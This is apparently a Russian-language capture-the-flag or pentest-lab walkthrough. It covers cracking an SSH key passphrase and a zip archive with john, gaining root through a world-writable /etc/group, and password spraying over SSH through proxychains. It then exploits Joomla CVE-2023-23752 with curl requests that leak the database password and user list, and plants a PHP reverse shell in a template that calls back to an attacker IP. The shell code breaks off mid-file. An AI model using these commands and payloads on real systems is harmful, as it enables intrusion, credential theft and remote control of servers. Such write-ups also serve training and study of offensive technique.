d0HCJqfxiwsXVPlxfdG6dIBGrq5ic5AA8CIv5HEowhZkBXtpaotoJLZZTEvLOhiweTuMUx
iuUedh6G/g7lld2uqh5knHCj0Eld6MKOjScH1Pz1sY3RIBI/bICW6O2H2uJVIO51IxKlBg
CUFylKVAmh/oFhjYV0IJTUsgscEbVFJ5J+J+/jVRQOMwyDUHYulsaFQRjpNT1j0EcgTGjQ
Jm8nGLR+wCLhkvbusAPKsjA33cfZ0EqU8fP7OEibvdScB7gCQA3Q+Fq3NYk/FamvSKHfw6
xAgW+P9ud+SaC4NRldPjoIlEtf1ivq6uRjmwkfObUj3/FRjpw3fhII/LtalO9v1cZEEick
54PZ2ebh2tb1831Rd/qS3IKKXThIlHp1G6npgoPk9fQW5lq6Qj9CMBImu1hHZf/5Jot96d
/TS83PUlUUx0pf4FJAPbWAoGVLictx35X/p10MDG71WAx+Wx9vlXBYqM9JNtk0LZiB2Ops
Tv5BJM9IRG0/sAAAWOxi5WgBHL3TX/ln6lAWgbO3KpEKNgUawOTw6dlbHKw1/9O55pOUD+
```

Необходимо расшифровать пароль для приватного ключа:




```
┌──(kali㉿kali)-[~/Test1]
└─$ ssh edward@172.22.37.170 -i id_rsa
Enter passphrase for key 'id_rsa':
```




```
┌──(kali㉿kali)-[~/Test1]
└─$ john ssh.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cocacola         (id_rsa)
1g 0:00:00:18 DONE (2023-06-13 04:03) 0.05455g/s 26.18p/s 26.18c/s 26.18C/s lover..marie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Подлкючаемся и получаем флаг:




```
┌──(kali㉿kali)-[~/Test1]
└─$ ssh edward@172.22.37.170 -i id_rsa
Enter passphrase for key 'id_rsa':
Last login: Sun Jun 11 11:56:42 2023
[edward@DMZ03 ~]$ id
uid=1000(edward) gid=1000(edward) groups=
[edward@DMZ03 ~]$ cat flag7.txt
flag7_aed60b851a8da76db168525dc28d75b7
[edward@DMZ03 ~]$ █
```

Для повышения используем запись в /etc/group:




```
[edward@DMZ03 ~]$ ls -la /etc/group
-rw-rw-rw-. 1 root root 802 Jun  6 12:00 /etc/group
```




```
[edward@DMZ03 ~]$ cat /etc/group | grep edward
root:x:0:edward
edward:x:1000:
[edward@DMZ03 ~]$ id
uid=1000(edward) gid=1000(edward) groups=1000(edward),0(root)
[edward@DMZ03 ~]$ cat /root/flag8.txt
flag8_860050413735508a4a3da13c1ac44f8e
```

Для внутреннего сервера находим успешную пару логин и пароль:




```
┌──(kali㉿kali)-[~/Test1]
└─$ proxychains -q cme ssh 10.14.35.88 -u users.txt -p pass.txt
SSH         10.14.35.88     22     10.14.35.88      [*] SSH-2.0-OpenSSH_8.7
SSH         10.14.35.88     22     10.14.35.88      [-] george:x!Zbxy^JM)3UG5NBvl Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] george:IJF32oiDGEko32ol Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] george:KdrZ6WYK2XUUuK5R Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] george:blackrose Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] william:x!Zbxy^JM)3UG5NBvl Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] william:IJF32oiDGEko32ol Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] william:KdrZ6WYK2XUUuK5R Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] william:blackrose Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] alex:x!Zbxy^JM)3UG5NBvl Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] alex:IJF32oiDGEko32ol Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] alex:KdrZ6WYK2XUUuK5R Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] alex:blackrose Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] edward:x!Zbxy^JM)3UG5NBvl Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] edward:IJF32oiDGEko32ol Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] edward:KdrZ6WYK2XUUuK5R Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [-] edward:blackrose Authentication failed.
SSH         10.14.35.88     22     10.14.35.88      [+] grace:x!Zbxy^JM)3UG5NBvl
```




```
┌──(kali㉿kali)-[~/Test1]
└─$ proxychains -q ssh grace@10.14.35.88
grace@10.14.35.88's password:
Last login: Tue Jun 13 14:13:03 2023 from 10.14.35.79
[grace@Inter03 ~]$ cat flag9.txt
flag9_02c40723a1420688886798018092a132
```

В /opt лежит какой-то архив home.zip:




```
[grace@Inter03 ~]$ ls -la /opt
total 8
drwxr-xr-x.  2 root root   22 Jun  9 17:15 .
dr-xr-xr-x. 18 root root  235 Jun  3 20:45 ..
-rw-r--r--.  1 root root 6273 Jun  9 17:15 home.zip
```

Скачиваем запароленный архив для расшифровки:




```
┌──(kali㉿kali)-[~/Test1]
└─$ proxychains -q scp grace@10.14.35.88:/opt/home.zip .
grace@10.14.35.88's password:
home.zip

┌──(kali㉿kali)-[~/Test1]
└─$ zip2john home.zip > ziphash
ver 2.0 efh 5455 efh 7875 home.zip/anaconda-ks.cfg PKZIP E
ver 1.0 efh 5455 efh 7875 ** 2b ** home.zip/.bash_logout P
ver 2.0 efh 5455 efh 7875 home.zip/.bash_profile PKZIP Enc
ver 2.0 efh 5455 efh 7875 home.zip/.bashrc PKZIP Encr: TS_
ver 2.0 efh 5455 efh 7875 home.zip/.cshrc PKZIP Encr: TS_c
ver 1.0 home.zip/.ssh/ is not encrypted, or stored with no
ver 2.0 efh 5455 efh 7875 home.zip/.ssh/authorized_keys PK
ver 2.0 efh 5455 efh 7875 home.zip/.ssh/id_rsa PKZIP Encr:
ver 2.0 efh 5455 efh 7875 home.zip/.ssh/id_rsa.pub PKZIP E
ver 2.0 efh 5455 efh 7875 home.zip/.tcshrc PKZIP Encr: TS_
NOTE: It is assumed that all files in each archive have th
If that is not the case, the hash may be uncrackable. To a
option -o to pick a file at a time.
```


Находим пароль от архива:



```
┌──(kali㉿kali)-[~/Test1]
└─$ john ziphash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any o
Almost done: Processing the remaining buff
Proceeding with wordlist:/usr/share/john/p
Proceeding with incremental:ASCII
boobert          (home.zip)
1g 0:00:00:01 DONE 3/3 (2023-06-13 07:16)
Use the "--show" option to display all of
Session completed.
```




```
┌──(kali㉿kali)-[~/Test1/home]
└─$ unzip ../home.zip
Archive:  ../home.zip
[../home.zip] anaconda-ks.cfg password:
  inflating: anaconda-ks.cfg
 extracting: .bash_logout
  inflating: .bash_profile
  inflating: .bashrc
  inflating: .cshrc
   creating: .ssh/
  inflating: .ssh/authorized_keys
  inflating: .ssh/id_rsa
  inflating: .ssh/id_rsa.pub
  inflating: .tcshrc
```



```
┌──(kali㉿kali)-[~/Test1/home]
└─$ proxychains -q ssh root@10.14.35.88 -i .ssh/id_rsa
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Sun Jun 11 10:54:34 2023 from 10.22.12.70
[root@Inter03 ~]# cat flag10.txt
flag10 652da8a4d74c3de069682cf7399b863c
```

Часть 2

Для проверки версии joomla можно использовать joomscan:




```
    ____  _____  _____  __  __  ___   ___    __    _  _
   (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
  .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://172.180.120.66/ ...



[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.0.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found
```

Для данной версии joomla есть уязвимость CVE-2023-23752:

С помощью данного запроса можно получить пароль


```
curl 172.180.120.66/api/index.php/v1/config/application\?public=true
```



```
  {
    "type": "application",
    "id": "211",
    "attributes": {
      "user": "root",
      "id": "211"
    }
  },
  {
    "type": "application",
    "id": "211",
    "attributes": {
      "password": "MFEkjewnf3j1nk",
      "id": "211"
    }
  },
```


С помощью данного запроса можно получить список всех пользователей:

```
curl 172.180.120.66/api/index.php/v1/users?public=true
```



```
    {
      "type": "users",
      "id": "20",
      "attributes": {
        "id": "20",
        "name": "Adminchik228",
        "username": "Adminchik228",
        "email": "Adminchik228@websas.cloud",
        "block": "0",
        "sendEmail": "0",
        "registerDate": "2023-06-07 07:54:18",
        "lastvisitDate": "2023-06-07 08:00:16",
        "lastResetTime": null,
        "resetCount": "0",
        "group_count": "2",
        "group_names": "Registered\nSuper Users"
      }
```

Зайти в панель администратора:



Username


Adminchik228

Password

●●●●●●●●●●●●●●


Изменяем шаблон и получаем reverse shell:

`http://172.180.120.66/administrator/index.php?option=com_templates&view=template&id=210&file=L2luZGV4LnBocA%3D%3D`




Editing file "/index.php" in template "cassiopeia".

```php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.242.101.3';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
```

